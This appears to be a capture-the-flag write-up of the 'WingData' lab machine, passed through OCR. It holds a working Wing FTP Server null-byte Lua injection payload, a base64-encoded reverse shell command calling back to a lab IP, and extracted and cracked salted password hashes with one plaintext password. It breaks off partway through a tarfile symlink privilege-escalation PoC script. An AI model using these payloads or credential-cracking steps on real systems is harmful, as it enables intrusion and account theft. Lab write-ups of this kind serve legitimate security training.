
This is wingdata writeup by Jiseok Song

nmap


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.66
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Did not follow redirect to http://wingdata.htb/
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Add wingdata.htb to /etc/hosts

Web Enumeration




Client portal links to ftp.wingdata.htb, so add it to /etc/hosts




Get wingftp shell

It shows the version of wingftpserver. This version has RCE vulnerability(cve-2025-47812) with poc https://www.rcesecurity.com/2025/06/what-the-null-wing-ftp-server-rce-cve-2025-47812/. Let's look at the rce.



It shows that its source lua code has some issues managing null bytes(login verification only reads before null byte, but session has information after null byte and will be serialized and excuted), which leads to RCE. Start burpsuite and grab the packet for login page.


WING FTP Server
Web Client
anonymous
English
Remember me
Download App
Login
FTP server software powered by Wing FTP Server v7.4.3

Request

Pretty Raw Hex

```
1  POST /loginok.html HTTP/1.1
2  Host: ftp.wingdata.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
   Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://ftp.wingdata.htb/login.html
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 81
10 Origin: http://ftp.wingdata.htb
11 DNT: 1
12 Connection: keep-alive
13 Cookie: client_lang=english
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 username=anonymous&password=password&username_val=anonymous&password_val=
   password
```

Change username as poc says

```
anonymous%00]]%0dlocal+h+%3d+io.popen("id")%0dlocal+r+%3d+h%3aread("*a")%0dh
%3aclose()%0dprint(r)%0d--
```

Request

Pretty Raw Hex

```
1  POST /loginok.html HTTP/1.1
2  Host: ftp.wingdata.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
   Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://ftp.wingdata.htb/login.html
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 174
10 Origin: http://ftp.wingdata.htb
11 DNT: 1
12 Connection: keep-alive
13 Cookie: client_lang=english
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 username=
   anonymous%00]]%0dlocal+h+%3d+io.popen("id")%0dlocal+r+%3d+h%3aread("*a")%0dh%3a
   close()%0dprint(r)%0d-- &password=password&username_val=anonymous&password_val=
   password
```

Search 0 highlights


Response

Pretty Raw Hex Render

```
4  Cache-Control: no-store
5  Content-Type: text/html
6  Strict-Transport-Security: max-age=31536000; includeSubDomains
7  X-Frame-Options: SAMEORIGIN
8  X-XSS-Protection: 1; mode=block
9  X-Content-Type-Options: nosniff
10 Set-Cookie: UID=
   228268b89fa9eedb7f2ae4c664c06536f528764d624db129b32c21fbca0cb8d6; HttpOnly
11 Vary: Accept-Encoding
12 Content-Length: 1977
13 Keep-Alive: timeout=5, max=100
14 Connection: Keep-Alive
15
16
17 <html>
18   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
19   <meta http-equiv="X-UA-Compatible" content="IE=edge">
20   <meta name="viewport" content="width=device-width, initial-scale=1,
     user-scalable=0">
21   <meta http-equiv="pragma" content="no-cache" />
22   <meta http-equiv="cache-control" content="no-cache, must-revalidate" />
23   <link href="css/style.css" rel="stylesheet" type="text/css" />
24   <script language="javascript" src="include/common.js">
     </script>
25   <body>
26
27     <script language="javascript">
28
29       var welcomeMessage = "";
30       welcomeMessage = welcomeMessage.replace(/&lt;BR&gt;/ig,"<br>");
```

Search 0 highlights

Copy one more packet to repeater, change it to get /dir.html with cookie




It works, so let's get reverse shell


```
┌──[parrot@parrot]─[~/Documents/wingdata]
└─── $echo -n 'bash -i >& /dev/tcp/10.10.16.59/9001 0>&1 ' | base64 -w0;echo
YmFzaCAtaSAgPiYgIC9kZXYvdGNwLzEwLjEwLjE2LjU5LzkwMDEgMD4mMSAg
```

Use this base64 command to get reverse shell

```
username=
anonymous%00]]%0dlocal+h+%3d+io.popen("echo+YmFzaCAtaSAgPiYgIC9kZXYvdGNwLzEwLjE
wLjE2LjU5LzkwMDEgMD4mMSAg|base64+-d|bash")%0dlocal+r+%3d+h%3aread("*a")%0dh%3ac
lose()%0dprint(r)%0d--&password=password&username_val=anonymous&password_val=
password
```

Start listener. Inside io.popen, put echo+<base64 command>|base64+-d|bash, send it, and send get /dir.html also as above.





I got a shell as wingftp!

Get wacky shell

I can get some creds inside Data directory.

```
wingftp@wingdata:/opt/wftpserver$ grep -iR '<username>\|<password>' Data/1/users
Data/1/users/maria.xml:        <UserName>maria</UserName>
Data/1/users/maria.xml:        <Password>a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03</Password>
Data/1/users/steve.xml:        <UserName>steve</UserName>
Data/1/users/steve.xml:        <Password>5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca</Password>
Data/1/users/wacky.xml:        <UserName>wacky</UserName>
Data/1/users/wacky.xml:        <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
Data/1/users/anonymous.xml:        <UserName>anonymous</UserName>
Data/1/users/anonymous.xml:        <Password>d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927bca</Password>
Data/1/users/john.xml:        <UserName>john</UserName>
Data/1/users/john.xml:        <Password>c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10</Password>
wingftp@wingdata:/opt/wftpserver$ cat Data/_ADMINISTRATOR/admins.xml
<?xml version="1.0" ?>
<ADMIN_ACCOUNTS Description="Wing FTP Server Admin Accounts">
    <ADMIN>
        <Admin_Name>admin</Admin_Name>
        <Password>a8339f8e4465a9c47158394d8efe7cc45a5f361ab983844c8562bef2193bafba</Password>
        <Type>0</Type>
        <Readonly>0</Readonly>
        <IsDomainAdmin>0</IsDomainAdmin>
        <DomainList></DomainList>
        <MyDirectory></MyDirectory>
        <EnableTwoFactor>0</EnableTwoFactor>
        <TwoFactorCode></TwoFactorCode>
    </ADMIN>
</ADMIN_ACCOUNTS>
```

I also need salt

```
wingftp@wingdata:/opt/wftpserver$ grep -iR 'salt' Data/
Data/1/settings.xml:    <EnablePasswordSalting>1</EnablePasswordSalting>
Data/1/settings.xml:    <SaltingString>WingFTP</SaltingString>
```

WingFTP uses sha256 and I can verify it.

```
wingftp@wingdata:/opt/wftpserver$ grep -iR 'sha256' Data/
Data/1/settings.xml:    <EnableSHA256>1</EnableSHA256>
```

Let's add salt to the hashes(Just need :salt for each line)

```
1 anonymous:d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927bca:WingFTP$
2 john:c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10:WingFTP$
3 maria:a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03:WingFTP$
4 steve:5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca:WingFTP$
5 wacky:32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP$
6 admin:a8339f8e4465a9c47158394d8efe7cc45a5f361ab983844c8562bef2193bafba:WingFTP$
```

Crack it in hashcat

```
PS C:\Users\sjise\Desktop\hash\hashcat-7.1.2> .\hashcat.exe ..\wingdate.hash ..\rockyou.txt --user -m 1410 --show
Mixing --show with --username or --dynamic-x can cause exponential delay in output.

anonymous:d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927bca:WingFTP:
wacky:32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5
```

Only anonymous(which has blank password) and wacky can be cracked. Let's try ssh as wacky.

```
┌─[parrot@parrot]─[~/Documents/wingdata]
└──╼ $ssh wacky@wingdata.htb
wacky@wingdata.htb's password:
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 3 15:35:37 2026 from 10.10.16.59
wacky@wingdata:~$
```

I got wacky shell!

Get root shell

sudo -l shows

```
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
```


One interesting thing is there are two python versions in this machine.

```
wacky@wingdata:~$ which python3
/usr/local/bin/python3
wacky@wingdata:~$ ls -l /usr/local/bin/python3
lrwxrwxrwx 1 root root 10 Nov  3  2025 /usr/local/bin/python3 -> python3.12
wacky@wingdata:~$ ls -l /usr/bin/python3
lrwxrwxrwx 1 root root 10 Apr  9  2023 /usr/bin/python3 -> python3.11
wacky@wingdata:~$
```

And sudo is allowed to use 3.12 version

```
wacky@wingdata:~$ python3 --version
Python 3.12.3
```

Exactly 3.12.3, and it has vulnerability in tarfile library(https://github.com/google/security-research/security/advisories/GHSA-hgqp-3mmf-7h8f)



```
try:
    with tarfile.open(backup_path, "r") as tar:
        tar.extractall(path=staging_dir, filter="data")
    print(f"[+] Extraction completed in {staging_dir}")
except (tarfile.TarError, OSError, Exception) as e:
    print(f"[!] Error during extraction: {e}", file=sys.stderr)
    sys.exit(2)
```

The script is just extracting tarfile.

Change the python script in poc(step 2) to make wacky as sudoer

```
import tarfile
import os
import io
import sys
# 247 (55 on OSX) picked so the expanded path of dirs is 3968 bytes long (or
896
# on OSX), leaving 128 bytes for a prefix and at least a few chars of the
link
comp = 'd' * (55 if sys.platform == 'darwin' else 247)
steps = "abcdefghijklmnop"
path = ""
with tarfile.open("poc.tar", mode="x") as tar:
    # populate the symlinks and dirs that expand in os.path.realpath()
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)
        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)
